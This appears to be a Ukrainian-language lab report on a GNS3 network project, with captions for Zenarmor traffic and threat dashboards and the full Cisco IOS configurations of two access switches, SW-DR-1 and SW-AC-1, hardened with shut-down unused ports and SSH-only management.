
Проект мережі в GNS3




Панель статистики всего трафика Zenarmor за последние 6 часов



Панель статистики заблокованого трафіку Zenarmor за останні 6 годин



Панель статистику виявлених загроз в Zenarmor за останні 6 годин



Конфігураційні файли пристроїв

Комутатор SW-DR-1:

```

! Last configuration change at 18:47:21 EEST
Thu Oct 23 2025
! NVRAM config last updated at 18:47:21
EEST Thu Oct 23 2025
!
version 15.2
service timestamps debug datetime msec
service timestamps log datetime msec
localtime
no service password-encryption
service compress-config
!
hostname SW-DR-1
!
boot-start-marker
boot-end-marker
!
!
logging discriminator EXCESS severity drops
6 msg-body drops EXCESSCOLL
logging buffered 50000
logging console discriminator EXCESS
enable secret 5
$1$L6/q$R/SSsEoCO1uJFc1lZrgk3/
!
username admin privilege 15 secret 5
$1$FBmn$Y1MMIWw511rTK5PEtQCsv0
no aaa new-model
clock timezone EET 2 0
clock summer-time EEST recurring last Sun
Mar 3:00 last Sun Oct 4:00
!
!
!
!
!
no ip routing
no ip icmp rate-limit unreachable
!
!
!
ip domain-name retyvykh.net
ip name-server 192.168.100.200
no ip cef
no ipv6 cef
!
!
!

```

```

spanning-tree mode pvst
spanning-tree extend system-id
!
!
interface Ethernet0/0
!
interface Ethernet0/1
switchport access vlan 999
switchport mode access
shutdown
!
interface Ethernet0/2
switchport access vlan 999
switchport mode access
shutdown
!
interface Ethernet0/3
switchport access vlan 999
switchport mode access
shutdown
!
interface Ethernet1/0
switchport access vlan 999
switchport mode access
shutdown
!
interface Ethernet1/1
switchport access vlan 999
switchport mode access
shutdown
!
interface Ethernet1/2
switchport access vlan 999
switchport mode access
shutdown
!
interface Ethernet1/3
switchport access vlan 999
switchport mode access
shutdown
!
interface Ethernet2/0
switchport access vlan 999
switchport mode access
shutdown
!
interface Ethernet2/1
switchport access vlan 999
switchport mode access

```

```

shutdown
!
interface Ethernet2/2
  switchport access vlan 999
  switchport mode access
  shutdown
!
interface Ethernet2/3
  switchport access vlan 999
  switchport mode access
  shutdown
!
interface Ethernet3/0
  switchport access vlan 999
  switchport mode access
  shutdown
!
interface Ethernet3/1
!
interface Ethernet3/2
!
interface Ethernet3/3
!
interface Vlan1
  ip address 192.168.100.253 255.255.255.0
  no ip route-cache
!
ip default-gateway 192.168.100.254
ip forward-protocol nd
!
ip tcp synwait-time 5
ip http server
!
ip ssh time-out 30
ip ssh version 2
ip ssh server algorithm encryption aes128-ctr
aes192-ctr aes256-ctr
ip ssh client algorithm encryption aes128-ctr
aes192-ctr aes256-ctr
!
!
logging host 192.168.100.200
!
!
control-plane
!
!
line con 0
  exec-timeout 0 0
  privilege level 15
  logging synchronous
  login local
line aux 0

```

```

exec-timeout 0 0
privilege level 15
logging synchronous
line vty 0 4
  login local
  transport input ssh
!
ntp update-calendar
ntp server ua.pool.ntp.org prefer
ntp server 2.ua.pool.ntp.org
ntp server 3.ua.pool.ntp.org
ntp server 1.ua.pool.ntp.org
!
!
End

```

Комытатоп SW-AC-1:

```

! Last configuration change at 18:47:44 EEST
Thu Oct 23 2025 by admin
! NVRAM config last updated at 18:47:44
EEST Thu Oct 23 2025 by admin
!
version 15.2
service timestamps debug datetime msec
service timestamps log datetime msec
localtime
no service password-encryption
service compress-config
!
hostname SW-AC-1
!
boot-start-marker
boot-end-marker
!
!
logging discriminator EXCESS severity drops
6 msg-body drops EXCESSCOLL
logging buffered 50000
logging console discriminator EXCESS
enable secret 5
$1$1Oym$Hn1CNAV2qMbjMn5/YAdLy.
!
username admin privilege 15 secret 5
$1$WhCi$B9zDWwLUtp54gKg5UPMDZ.
no aaa new-model
clock timezone EET 2 0
clock summer-time EEST recurring last Sun
Mar 3:00 last Sun Oct 4:00
!
!
no ip routing
no ip icmp rate-limit unreachable
!

```

```

!
!
ip domain-name retyvykh.net
ip name-server 192.168.100.200
no ip cef
no ipv6 cef
!
!
!
spanning-tree mode pvst
spanning-tree extend system-id
!
!
!
interface Ethernet0/0
!
interface Ethernet0/1
!
interface Ethernet0/2
switchport access vlan 999
switchport mode access
shutdown
!
interface Ethernet0/3
switchport access vlan 999
switchport mode access
shutdown
!
interface Ethernet1/0
switchport access vlan 999
switchport mode access
shutdown
!
interface Ethernet1/1
switchport access vlan 999
switchport mode access
shutdown
!
interface Ethernet1/2
switchport access vlan 999
switchport mode access
shutdown
!
interface Ethernet1/3
switchport access vlan 999
switchport mode access
shutdown
!
interface Ethernet2/0
switchport access vlan 999
switchport mode access
shutdown
!

```

```

interface Ethernet2/1
switchport access vlan 999
switchport mode access
shutdown
!
interface Ethernet2/2
switchport access vlan 999
switchport mode access
shutdown
!
interface Ethernet2/3
switchport access vlan 999
switchport mode access
shutdown
!
interface Ethernet3/0
switchport access vlan 999
switchport mode access
shutdown
!
interface Ethernet3/1
switchport access vlan 999
switchport mode access
shutdown
!
interface Ethernet3/2
switchport access vlan 999
switchport mode access
shutdown
!
interface Ethernet3/3
!
interface Vlan1
ip address 192.168.100.252 255.255.255.0
no ip route-cache
!
ip default-gateway 192.168.100.254
ip forward-protocol nd
!
ip tcp synwait-time 5
ip http server
!
ip ssh time-out 30
ip ssh version 2
ip ssh server algorithm encryption aes128-ctr
aes192-ctr aes256-ctr
ip ssh client algorithm encryption aes128-ctr
aes192-ctr aes256-ctr
!
!
logging host 192.168.100.200
!
!

```

```
!  
control-plane  
!  
!  
line con 0  
  exec-timeout 0 0  
  privilege level 15  
  logging synchronous  
  login local  
line aux 0  
  exec-timeout 0 0  
  privilege level 15  
  logging synchronous  
line vty 0 4  
  login local  
  transport input ssh  
!  
ntp update-calendar  
ntp server ua.pool.ntp.org prefer  
ntp server 2.ua.pool.ntp.org  
ntp server 3.ua.pool.ntp.org  
ntp server 1.ua.pool.ntp.org  
!  
!  
end
```